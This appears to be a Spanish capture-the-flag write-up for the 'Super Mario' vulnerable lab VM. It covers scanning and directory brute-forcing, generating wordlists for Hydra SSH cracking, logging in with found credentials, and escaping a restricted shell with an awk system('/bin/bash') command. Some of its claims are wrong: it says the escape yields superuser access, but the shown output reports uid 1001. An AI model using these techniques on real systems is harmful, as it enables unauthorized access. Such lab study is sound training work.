Vamos a crear el write up de la máquina virtual llamada Super Mario clasificada con dificultad intermedia

Lo primero que tenemos que hacer es un nmap para saber la ip de la máquina de super Mario

```
┌──(root㉿kali)-[~]
└─# nmap -Pn 192.168.56.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-28 13:42 EST
Nmap scan report for 192.168.56.1
Host is up (0.00017s latency).
All 1000 scanned ports on 192.168.56.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 0A:00:27:00:00:0E (Unknown)

Nmap scan report for 192.168.56.100
Host is up (0.00015s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:66:71:09 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.101
Host is up (0.00025s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
8180/tcp open  unknown
MAC Address: 08:00:27:74:57:ED (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.102
Host is up (0.0000040s latency).
All 1000 scanned ports on 192.168.56.102 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (4 hosts up) scanned in 5.76 seconds
```


Intuimos que la ip de la maquina SP es 192-168.56.101.

Ahora haremos un escameno agresivo con el comando nmap –p- -A 192.168.56.101

```
┌──(root㉿kali)-[~]
└─# nmap -p- -A 192.168.56.101
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-28 13:43 EST
Nmap scan report for 192.168.56.101
Host is up (0.00026s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 1c:97:c0:06:3b:cb:4f:6f:0f:65:8d:37:82:c4:23:59 (DSA)
|   2048 45:2d:fe:04:bb:98:ed:00:d7:7b:36:da:8f:cf:44:1c (RSA)
|   256 09:5c:25:9d:5c:54:ae:8d:90:e3:44:9b:5e:a1:4d:e0 (ECDSA)
|_  256 c9:d5:6a:32:53:ab:8a:43:74:4b:85:fb:a0:ba:40:52 (ED25519)
8180/tcp open  http    Apache httpd
|_http-server-header: Apache
|_http-title: nginx
MAC Address: 08:00:27:74:57:ED (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.26 ms 192.168.56.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.36 seconds

┌──(root㉿kali)-[~]
└─#
```


Dado que el puerto 22 y el puerto 8180 para el servicio SSH y HTTP respectivamente, elijo el puerto 8081 para la enumeración, pero en la captura de pantalla se puede ver que no obtuve ningún resultado notable.

Al poner la ip con el puerto 8180 que nos sale abierto en el nmap podremos acceder




Ahora haremos un ataque de fuerza bruta con el siguiente comando

dirb http://192.168.56.101:8180 /usr/share/wordlists/dirb/big.txt




Se puede ver que se muestra un archivo con el nombre vhosts

Ahora exploraremos los vhosts en la URL como http://192.168.56.101:8180/vhosts




aquí los vhosts representan el host virtual, es un método para alojar múltiples dominios en un solo servidor, desde dentro de los vhosts, sabemos que el nombre del servidor es mario.supermariohost.local


Agreguemos mario.supermariohost.local a /etc como nuevo localhost



Comprobamos que se ha guardado en el archivo con cat hosts




Luego visitamos mario.supermariohost.local en el navegador y finalmente obtuve a Mario como juego de navegador, pero no funciona.



Como sabemos que el puerto 22 y 8180 estaban abiertos y no obtuvimos mucha información de la enumeración del puerto 8180, ahora avanzaremos por el puerto 22 para la enumeración SSH, para ello hay que preparar un diccionario para recuperar la credencial para iniciar sesión dentro el servidor SSH.


El diccionario contiene el nombre de usuario que era el famoso personaje de MARIO, también puedes consultar este nombre en Google.

Dentro del editor de texto escriba el siguiente nombre: Mario; luigi; durazno; sapo; yoshi y guarde el archivo como usuario en el escritorio.




tilice john the ripper para generar un diccionario de la contraseña usando el siguiente comando aquí: **las reglas** habilitarán la lista de palabras y **–stdout** definirá una longitud fija de la contraseña que se generará en el escritorio como **contraseña.**

john --wordlist:user --rules --stdout > pass




Finalmente, tenemos el diccionario de nombre de usuario como usuario y el diccionario de contraseñas generado por John como contraseña. Ahora tenemos que hacer coincidir la combinación perfecta de usuario y contraseña para recuperar la credencial para iniciar sesión SSH. Elegí Hydra para descifrar contraseñas, también puedes elegir cualquier otra herramienta para descifrar contraseñas.




Ahora escriba lo siguiente para iniciar sesión SSH


sshluigi@192.168.56.101



Una vez accedamos entraremos con el usuario luigi con contraseña luigi1, cuando accedamos meteremos el comando 'BEGIN[system("/bin/bash")]' para acceder como superusuario



Hacemos un uname –a, y comprobamos que la version para linux supermariohost es 3.13.0, asique buscamos un exploit para el en google.



```
luigi@192.168.56.101's password:
You are in a limited shell.
Type '?' or 'help' to get the list of allowed commands
luigi:~$ awk 'BEGIN[system("/bin/bash")]
sh: 1: Syntax error: Unterminated quoted string
luigi:~$ awk 'BEGIN{system("/bin/bash")}
sh: 1: Syntax error: Unterminated quoted string
luigi:~$ awk 'BEGIN{system("/bin/bash")}'
luigi@supermariohost:~$ id
uid=1001(luigi) gid=1001(luigi) groups=1001(luigi),112(lshell)
luigi@supermariohost:~$ uname -a
Linux supermariohost 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
luigi@supermariohost:~$ cd /tmp
luigi@supermariohost:/tmp$ ls -la
total 16
drwxrwxrwt  4 root root 4096 Feb 24 06:12 .
drwxr-xr-x 23 root root 4096 Mar 10  2017 ..
drwxrwxrwt  2 root root 4096 Feb 24 06:07 .ICE-unix
drwxrwxrwt  2 root root 4096 Feb 24 06:07 .X11-unix
```